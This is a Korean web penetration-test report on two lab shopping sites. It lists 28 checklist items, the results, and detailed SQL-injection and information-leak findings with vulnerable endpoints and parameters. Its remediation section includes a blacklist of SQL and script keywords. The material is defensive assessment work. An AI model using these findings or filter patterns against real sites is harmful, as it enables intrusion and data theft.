**C:\Users\student\AppData\Local\Microsoft\Windows\INetCache\Content.Word\멀티캠퍼스.png**

**웹 모의해킹 진단 보고서**

**Core Mall & Avatar Mall**

**임 종 철**

**2020. 08. 21.**

**개 정 이 력**

|  |  |  |  |  |
| --- | --- | --- | --- | --- |
| **버전** | **작성일** | **변경내용** | **작성자** | **비고** |
| 1.0 | 2020.08.20. | 모의해킹 진단 작성 | 임종철 |  |
|  |  |  |  |  |
|  |  |  |  |  |
|  |  |  |  |  |
|  |  |  |  |  |
|  |  |  |  |  |

목차

[1 개요 8](#_Toc48909002)

[**1.1** **목적** 8](#_Toc48909004)

[**1.2** **진단 방법** 8](#_Toc48909005)

[**1.3** **진단 일정** 8](#_Toc48909006)

[**1.4** **진단 담당자** 8](#_Toc48909007)

[**1.5** **진단대상** 8](#_Toc48909008)

[**1.6** **진단항목** 9](#_Toc48909009)

[2 총평 11](#_Toc48909017)

[2.1 총평 요약 11](#_Toc48909020)

[3 상세 진단 결과(코어몰) 14](#_Toc48909021)

[**3.1** **SQL 인젝션** 14](#_Toc48909025)

[**3.1.1** **취약점 정의** 14](#_Toc48909026)

[**3.1.2** **상세분석** 14](#_Toc48909027)

[**3.1.3** **보안대책** 16](#_Toc48909028)

[**3.2** **정보누출** 17](#_Toc48909029)

[**3.2.1** **취약점 정의** 17](#_Toc48909030)

[**3.2.2** **상세분석** 17](#_Toc48909031)

[**3.2.3** **보안대책** 18](#_Toc48909032)

[**3.3** **악성 콘텐츠** 18](#_Toc48909033)

[**3.3.1** **취약점 정의** 18](#_Toc48909034)

[**3.3.2** **상세분석** 18](#_Toc48909035)

[**3.3.3** **보안대책** 20](#_Toc48909036)

[**3.4** **크로스 사이트 스크립팅(Cross-site scripting)** 20](#_Toc48909037)

[**3.4.1** **취약점 정의** 20](#_Toc48909038)

[**3.4.2** **상세분석** 20](#_Toc48909039)

[**3.4.3** **보안대책** 22](#_Toc48909040)

[**3.5** **취약한 패스워드 복구** 23](#_Toc48909041)

[**3.5.1** **취약점 정의** 23](#_Toc48909042)

[**3.5.2** **상세분석** 23](#_Toc48909043)

[**3.5.3** **보안대책** 25](#_Toc48909044)

[**3.6** **크로스사이트 리퀘스트 변조(CSRF)** 25](#_Toc48909045)

[**3.6.1** **취약점 정의** 25](#_Toc48909046)

[**3.6.2** **상세분석** 25](#_Toc48909047)

[**3.6.3** **보안대책** 27](#_Toc48909048)

[**3.7** **불충분한 인가** 27](#_Toc48909049)

[**3.7.1** **취약점 정의** 27](#_Toc48909050)

[**3.7.2** **상세분석** 27](#_Toc48909051)

[**3.7.3** **보안대책** 29](#_Toc48909052)

[**3.8** **불충분한 세션 만료** 29](#_Toc48909053)

[**3.8.1** **취약점 정의** 29](#_Toc48909054)

[**3.8.2** **상세분석** 29](#_Toc48909055)

[**3.8.3** **보안대책** 30](#_Toc48909056)

[**3.9** **세션 고정** 31](#_Toc48909057)

[**3.9.1** **취약점 정의** 31](#_Toc48909058)

[**3.9.2** **상세분석** 31](#_Toc48909059)

[**3.9.3** **보안대책** 33](#_Toc48909060)

[**3.10 자동화 공격** 33](#_Toc48909061)

[**3.10.1** **취약점 정의** 33](#_Toc48909062)

[**3.10.2** **상세분석** 33](#_Toc48909063)

[**3.10.3** **보안대책** 35](#_Toc48909064)

[**3.11** **프로세스 검증 누락** 35](#_Toc48909065)

[**3.11.1** **취약점 정의** 35](#_Toc48909066)

[**3.11.2** **상세분석** 35](#_Toc48909067)

[**3.11.3** **보안대책** 37](#_Toc48909068)

[**3.12** **파일 업로드** 37](#_Toc48909069)

[**3.12.1 취약점 정의** 37](#_Toc48909070)

[**3.12.2** **상세분석** 37](#_Toc48909071)

[**3.12.3** **보안대책** 39](#_Toc48909072)

[**3.13** **관리자 페이지 노출** 40](#_Toc48909073)

[**3.13.1** **취약점 정의** 40](#_Toc48909074)

[**3.13.2** **상세분석** 40](#_Toc48909075)

[**3.13.3** **보안대책** 41](#_Toc48909076)

[**3.14** **위치 공개** 41](#_Toc48909077)

[**3.14.1** **취약점 정의** 41](#_Toc48909078)

[**3.14.2** **상세분석** 41](#_Toc48909079)

[**3.14.3** **보안대책** 42](#_Toc48909080)

[**3.15** **데이터 평문 전송** 43](#_Toc48909081)

[**3.15.1** **취약점 정의** 43](#_Toc48909082)

[**3.15.2** **상세분석** 43](#_Toc48909083)

[**3.15.3** **보안대책** 44](#_Toc48909084)

[4 상세 진단 결과(아바타몰) 44](#_Toc48909085)

[**4.1** **SQL 인젝션** 44](#_Toc48909086)

[**4.1.1** **취약점 정의** 44](#_Toc48909087)

[**4.1.2** **상세분석** 44](#_Toc48909088)

[**4.1.3** **보안대책** 46](#_Toc48909089)

[**4.2** **정보누출** 47](#_Toc48909090)

[**4.2.1** **취약점 정의** 47](#_Toc48909091)

[**4.2.2** **상세분석** 47](#_Toc48909092)

[**4.2.3** **보안대책** 48](#_Toc48909093)

[**4.3** **크로스 사이트 스크립팅(Cross-site scripting)** 49](#_Toc48909094)

[**4.3.1** **취약점 정의** 49](#_Toc48909095)

[**4.3.2** **상세분석** 49](#_Toc48909096)

[**4.3.3** **보안대책** 50](#_Toc48909097)

[**4.4** **약한 문자열 강도** 51](#_Toc48909098)

[**4.4.1** **취약점 정의** 51](#_Toc48909099)

[**4.4.2** **상세분석** 51](#_Toc48909100)

[**4.4.3** **보안대책** 53](#_Toc48909101)

[**4.5** **프로세스 검증 누락** 53](#_Toc48909102)

[**4.5.1** **취약점 정의** 53](#_Toc48909103)

[**4.5.2** **상세분석** 53](#_Toc48909104)

[**4.5.3** **보안대책** 55](#_Toc48909105)

**표 목차**

[<표1- 1> 진단일정 8](#_Toc48909106)

[<표1- 2> 수행인원 8](#_Toc48909107)

[<표1- 3> WEB 진단대상 8](#_Toc48909108)

[<표1- 4> 웹 어플리케이션 소스 보안 진단 체크리스트 10](#_Toc48909109)

[<표2- 5> 코어몰 취약점 진단 결과 12](#_Toc48909110)

[<표2- 6> 아바타몰 취약점 진단 결과 13](#_Toc48909111)

**그림 목차**

[[그림 3 - 1] SQL 인젝션 공격 시도 14](#_Toc48909153)

[[그림 3 - 2] SQL 오류 메시지 반환 15](#_Toc48909154)

[[그림 3 - 3] Sqlmap으로 DB의 중요 정보 확인 15](#_Toc48909155)

[[그림 3 - 4] 마스킹 처리 되지 않은 민감한 정보 17](#_Toc48909156)

[[그림 3 - 5] exe 파일 업로드 19](#_Toc48909157)

[[그림 3 - 6] exe 파일 다운로드 19](#_Toc48909158)

[[그림 3 - 7] XSS 공격 시도 21](#_Toc48909159)

[[그림 3 - 8] XSS 공격 확인 21](#_Toc48909160)

[[그림 3 - 9] 아이디 찾기 시도 23](#_Toc48909161)

[[그림 3 - 10] 패스워드 찾기 시도 24](#_Toc48909162)

[[그림 3 - 11] 아이디 및 패스워드 확인 24](#_Toc48909163)

[[그림 3 - 12] CSRF 공격 스크립트 작성 26](#_Toc48909164)

[[그림 3 - 13] CSRF 공격 확인 26](#_Toc48909165)

[[그림 3 - 14] 파라미터 변조 후 접근 28](#_Toc48909166)

[[그림 3 - 15] 웹 서버의 경로 값을 응답 28](#_Toc48909167)

[[그림 3 - 16] 로그인 후 시간 확인 29](#_Toc48909168)

[[그림 3 - 17] 세션 유지 확인 30](#_Toc48909169)

[[그림 3 - 18] 세션ID를 발급 31](#_Toc48909170)

[[그림 3 - 19] 로그아웃 후 세션ID 확인 32](#_Toc48909171)

[[그림 3 - 20] 재로그인 후 세션ID 확인 32](#_Toc48909172)

[[그림 3 - 21] 자동화 공격 시도 34](#_Toc48909173)

[[그림 3 - 22] 자동화 공격 확인 34](#_Toc48909174)

[[그림 3 - 23] 인증 로직 확인 36](#_Toc48909175)

[[그림 3 - 24] 인증 우회 확인 36](#_Toc48909176)

[[그림 3 - 25] 데이터 변조를 이용한 파일 업로드 38](#_Toc48909177)

[[그림 3 - 26] 파일 업로드 확인 38](#_Toc48909178)

[[그림 3 - 27] webshell 실행 39](#_Toc48909179)

[[그림 3 - 28] 관리자 로그인 페이지 접근 40](#_Toc48909180)

[[그림 3 - 29] 데이터 변조를 이용한 파일 업로드 42](#_Toc48909181)

[[그림 3 - 30] 데이터 평문 전송 43](#_Toc48909182)

[[그림 4 - 31] SQL 인젝션 공격 시도 45](#_Toc48909183)

[[그림 4 - 32] SQL 오류 메시지 반환 45](#_Toc48909184)

[[그림 4 - 33] 필수 입력 값을 비움 47](#_Toc48909185)

[[그림 4 - 34] 정보 누출 48](#_Toc48909186)

[[그림 4 - 35] XSS 공격 스크립트 작성 49](#_Toc48909187)

[[그림 4 - 36] XSS 공격 확인 50](#_Toc48909188)

[[그림 4 - 37] 패스워드 문자열 제한1 52](#_Toc48909189)

[[그림 3 - 38] 패스워드 문자열 제한2 52](#_Toc48909190)

[[그림 4 - 39] 공지사항 게시판 확인 54](#_Toc48909191)

[[그림 4 - 40] 요청 변조 54](#_Toc48909192)

[[그림 4 - 41] 게시판 수정 화면 55](#_Toc48909193)

1 개요

1. 1. **목적**

* 운영 중인 코어몰(Core Mall) 사이트와 아바타몰(Avater Mall) 사이트의 보안진단을 통해 고객사의 개인정보 유출 및 보안 사고 방지 등 보안 강화에 그 목적으로 함
  1. **진단 방법**
* 고객과 협의 하에 운영 중인 사이트에 최적화된 진단항목을 이용하여 웹 페이지를 진단 수행
* 진단 항목을 기반으로 웹 페이지 진단 수행
  1. **진단 일정**
* 취약성 진단 수행 세부 일정은 다음과 같음

|  |  |  |
| --- | --- | --- |
| **구분** | **내용** | **일정** |
| 대상선정 | 대상 협의 / 환경 분석 | 2015.08.18 |
| 기술적 점검 | 취약점 점검 수행 | 2015.08.19 |
| 결과분석 / 보고 | 취약점 결과보고서 및 보안대책 작성, 보안진단결과보고서 제출 | 2015.08.20 |
| 보안진단결과보고서 제출 | 2015.08.21 |

<표1- 1> 진단일정

* 1. **진단 담당자**
* 취약성 진단을 수행하는 인력은 다음과 같음

|  |  |  |
| --- | --- | --- |
| **수행인원** | **수행업무** | **연락처** |
| 1 | 취약점 점검 및 진단 보고서 작성 | - |

<표1- 2> 수행인원

* 1. **진단대상**

|  |  |  |  |
| --- | --- | --- | --- |
| **구분** | **IP/PORT** | **WEB** | **비고** |
| 1 | 70.12.113.49:81 | CoreMall.com | Web Server |
| 2 | 70.12.113.49:82 | AvaterMall.com | Web Server |

<표1- 3> WEB 진단대상

* 1. **진단항목**
* 진단항목 취약점 항목의 경우 'OWASP TOP 10‘과 ’주요 정보 통신 기반시설 취약점 분석 · 평가 기준‘ 항목을 바탕으로 작성.
* 총 28개 항목으로 세분화 되었으며, 실제 사이트에 접근하여 보안취약점 존재여부를 확인하는 방법으로 진단을 수행**.**



| **번호** | **코드** | **항목** | **위험도** |
| --- | --- | --- | --- |
| 1 | BO | 버퍼 오버플로우 | 상 |
| 2 | FS | 포맷스트링 | 상 |
| 3 | LI | LDAP 인젝션 | 상 |
| 4 | OC | 운영체제 명령 실행 | 상 |
| 5 | SI | SQL 인젝션 | 상 |
| 6 | SS | SSI 인젝션 | 상 |
| 7 | XI | XPath 인젝션 | 상 |
| 8 | DI | 디렉터리 인덱싱 | 상 |
| 9 | IL | 정보 누출 | 상 |
| 10 | CS | 악성 콘텐츠 | 상 |
| 11 | XS | 크로스사이트 스크립팅 | 상 |
| 12 | BF | 약한 문자열 강도 | 상 |
| 13 | IA | 불충분한 인증 | 상 |
| 14 | PR | 취약한 패스워드 복구 | 상 |
| 15 | CF | 크로스사이트 리퀘스트 변조(CSRF) | 상 |
| 16 | SE | 세션 예측 | 상 |
| 17 | IN | 불충분한 인가 | 상 |
| 18 | SC | 불충분한 세션 만료 | 상 |
| 19 | SF | 세션 고정 | 상 |
| 20 | AU | 자동화 공격 | 상 |
| 21 | PV | 프로세스 검증 누락 | 상 |
| 22 | FU | 파일 업로드 | 상 |
| 23 | FD | 파일 다운로드 | 상 |
| 24 | AE | 관리자 페이지 노출 | 상 |
| 25 | PT | 경로 추적 | 상 |
| 26 | PL | 위치 공개 | 상 |
| 27 | SN | 데이터 평문 전송 | 상 |
| 28 | CC | 쿠키 변조 | 상 |

<표1- 4> 웹 어플리케이션 소스 보안 진단 체크리스트

2 총평

2. 1. 총평 요약

* 코어몰과 아바타몰 사이트 진단 결과 코어몰은 15개, 아바타몰은 5개의 취약점이 발견 되었으며, 불충분한 인증 및 인가 취약점, 파일 업로드 등은 빠른 조치를 취할 것을 권고함. 또한, SQL 인젝션, 서버 정보노출, 악성 콘텐츠, XSS, 약한 문자열 강도, 자동화 공격, 데이터 평문 전송, 쿠키 변조, 불출분한 세션 관리 파라미터 변조, 관리자 페이지 노출 등 취약점이 발견 됨. 시큐어 코딩 등과 같은 보안 대책을 권고함

| **번호** | **코드** | **항목** | **위험도** | **진단결과** |
| --- | --- | --- | --- | --- |
| 1 | BO | 버퍼 오버플로우 | 상 | 양호 |
| 2 | FS | 포맷스트링 | 상 | 양호 |
| 3 | LI | LDAP 인젝션 | 상 | 양호 |
| 4 | OC | 운영체제 명령 실행 | 상 | 양호 |
| 5 | SI | SQL 인젝션 | 상 | 취약 |
| 6 | SS | SSI 인젝션 | 상 | 양호 |
| 7 | XI | XPath 인젝션 | 상 | 양호 |
| 8 | DI | 디렉터리 인덱싱 | 상 | 양호 |
| 9 | IL | 정보 누출 | 상 | 취약 |
| 10 | CS | 악성 콘텐츠 | 상 | 취약 |
| 11 | XS | 크로스사이트 스크립팅 | 상 | 취약 |
| 12 | BF | 약한 문자열 강도 | 상 | 양호 |
| 13 | IA | 불충분한 인증 | 상 | 양호 |
| 14 | PR | 취약한 패스워드 복구 | 상 | 취약 |
| 15 | CF | 크로스사이트 리퀘스트 변조(CSRF) | 상 | 취약 |
| 16 | SE | 세션 예측 | 상 | 양호 |
| 17 | IN | 불충분한 인가 | 상 | 취약 |
| 18 | SC | 불충분한 세션 만료 | 상 | 취약 |
| 19 | SF | 세션 고정 | 상 | 취약 |
| 20 | AU | 자동화 공격 | 상 | 취약 |
| 21 | PV | 프로세스 검증 누락 | 상 | 취약 |
| 22 | FU | 파일 업로드 | 상 | 취약 |
| 23 | FD | 파일 다운로드 | 상 | 양호 |
| 24 | AE | 관리자 페이지 노출 | 상 | 취약 |
| 25 | PT | 경로 추적 | 상 | 양호 |
| 26 | PL | 위치 공개 | 상 | 취약 |
| 27 | SN | 데이터 평문 전송 | 상 | 취약 |
| 28 | CC | 쿠키 변조 | 상 | 양호 |

<표2- 5> 코어몰 취약점 진단 결과

| **번호** | **코드** | **항목** | **위험도** | **진단결과** |
| --- | --- | --- | --- | --- |
| 1 | BO | 버퍼 오버플로우 | 상 | 양호 |
| 2 | FS | 포맷스트링 | 상 | 양호 |
| 3 | LI | LDAP 인젝션 | 상 | 양호 |
| 4 | OC | 운영체제 명령 실행 | 상 | 양호 |
| 5 | SI | SQL 인젝션 | 상 | 취약 |
| 6 | SS | SSI 인젝션 | 상 | 양호 |
| 7 | XI | XPath 인젝션 | 상 | 양호 |
| 8 | DI | 디렉터리 인덱싱 | 상 | 양호 |
| 9 | IL | 정보 누출 | 상 | 취약 |
| 10 | CS | 악성 콘텐츠 | 상 | 양호 |
| 11 | XS | 크로스사이트 스크립팅 | 상 | 취약 |
| 12 | BF | 약한 문자열 강도 | 상 | 취약 |
| 13 | IA | 불충분한 인증 | 상 | 양호 |
| 14 | PR | 취약한 패스워드 복구 | 상 | 양호 |
| 15 | CF | 크로스사이트 리퀘스트 변조(CSRF) | 상 | 양호 |
| 16 | SE | 세션 예측 | 상 | 양호 |
| 17 | IN | 불충분한 인가 | 상 | 양호 |
| 18 | SC | 불충분한 세션 만료 | 상 | 양호 |
| 19 | SF | 세션 고정 | 상 | 양호 |
| 20 | AU | 자동화 공격 | 상 | 양호 |
| 21 | PV | 프로세스 검증 누락 | 상 | 취약 |
| 22 | FU | 파일 업로드 | 상 | 양호 |
| 23 | FD | 파일 다운로드 | 상 | 양호 |
| 24 | AE | 관리자 페이지 노출 | 상 | 양호 |
| 25 | PT | 경로 추적 | 상 | 양호 |
| 26 | PL | 위치 공개 | 상 | 양호 |
| 27 | SN | 데이터 평문 전송 | 상 | 양호 |
| 28 | CC | 쿠키 변조 | 상 | 양호 |

<표2- 6> 아바타몰 취약점 진단 결과

3 상세 진단 결과(코어몰)


3. 1. **SQL 인젝션**
      1. **취약점 정의**

- SQL 인젝션은 응용프로그램 보안 상의 허점을 의도적으로 이용해, 개발자가 생각지 못한 SQL문을 실행되게 함으로써 데이터베이스를 비정상적으로 조작하는 공격 방법

* + 1. **상세분석**


|  |  |
| --- | --- |
| 취약한 매소드/경로  및 파라미터 | \* GET /m\_view.php  - ps\_db, ps\_boid,  \* GET /m\_mall\_list.php?  - ps\_ctid,  \* POST /m\_poll\_ok.php  - ps\_poid, comment\_name, comment\_body |
| 설명 | - SQL 인젝션 공격에 취약한 파라미터가 존재하며, 이 취약점을 통해 DB의 중요한 정보를 공격자가 탈취 가능함 |

**[Step #1] SQL 인젝션 공격이 가능한지 시도함**

****


[그림 3 - 1] SQL 인젝션 공격 시도

**[Step #2] SQL 인젝션 공격의 에러 메시지 반환으로 MySQL DB사용을 확인**

****

[그림 3 - 2] SQL 오류 메시지 반환

**[Step #3] 자동화 공격을 통해 웹 서버의 중요한 DB정보를 확득**

****

[그림 3 - 3] Sqlmap으로 DB의 중요 정보 확인

* + 1. **보안대책**

**-** 소스코드에 SQL Query 입력 값을 받는 함수나 코드를 써야 할 경우, 임의의 SQL Query 입력에 대한 검증 로직을 구현해야 함(있는 ‘, “, -와 같은 문자의 필터링을 권고)

- 검증되지 않는 SQL Query가 인수값으로 사용될 경우 에러 페이지가 아닌, 정상 페이지가 반환되도록 필처링 처리를 해야 함

- 웹 방화벽을 운용할 경우 웹 방화벽에 SQL 인젝션 관련 룰 셋을 적용하여 SQL 인젝션 공격을 차단함

- 또한 아래코드 형태의 BlackList 필터링 기법이 아닌 허용된 문자만 입력 받는 WhiteList방식으로 필터링 될 것을 권고합니다.

|  |
| --- |
| **[ BlackList = Array("--", ";", "/\*", "\*/", "@@", "@",\_**  **"char", "nchar", "varchar", "nvarchar",\_**  **"alter", "begin", "cast", "create", "cursor",\_**  **"declare", "delete", "drop", "end", "exec",\_**  **"execute", "fetch", "insert", "kill", "open",\_**  **"select", "sys", "sysobjects", "syscolumns",\_**  **"table", "update","'", "and", "cast", "substring",\_**  **"<script>", "</script>","document.cookie") ]** |

* 1. **정보누출**
     1. **취약점 정의**


**-** 웹 어플리케이션의 민감한 정보가 개발자의 부주의로 인해 노출되는 것으로 중요 정보(관리자 계정 및 테스트 계정 등)를 주석구문에 포함시켜 의도하지 않게 정보가 노출되는 취약점

- 디폴트로 설정된 에러 페이지를 그대로 사용할 경우 시스템 내부 문제점을 자세하게 출력해주기 때문에 절대경로, 상태코드, 데이터베이스 종류, 질의 문 등이 노출될 수 있으며 이 밖에도 공격자가 검색엔진을 통하여 각종 개인 정보 및 서버 정보 등 해킹에 필요한 정보를 획득할 수 있음

* + 1. **상세분석**

|  |  |
| --- | --- |
| 취약한 매소드/경로 | \* GET /m\_view.php  \* POST /jsp/login\_proc.jsp  \* GET /m\_mall\_list.php?  \* POST /m\_poll\_ok.php  \* m\_member\_form.php |
| 설명 | - DB에러페이지에서 DB 테이블 및 칼럼 정보 노출  - 민감한 중요 개인 정보 노출 |

**[Step #1] 자동화 공격을 통해 웹 서버의 중요한 DB정보를 획득**

****

[그림 3 - 4] 마스킹 처리 되지 않은 민감한 정보

* + 1. **보안대책**

**-** 웹 어플리케이션 : 모든 웹 페이지에 대해 개발단계에서 디버깅 및 테스트를 목적으로 작성한 주석구문에 서버 주요 정보가 포함되어 있을 경우 공격자가 해당 정보를 다른 취약점과 연계해 사용할 수 있으므로 제거 권고함

- 웹 서버 보안 설정 : 공통의 에러 페이지를 웹 서버에서 보안 설정

- 민감한 주요 정보를 마스킹 처리함

- 주요한 정보는 서버에서 처리하며, 꼭 필요한 정보가 아니라면 클라이언트에게 응답을 하지 않게 시큐어 코딩을 하여 웹 서버 구축함

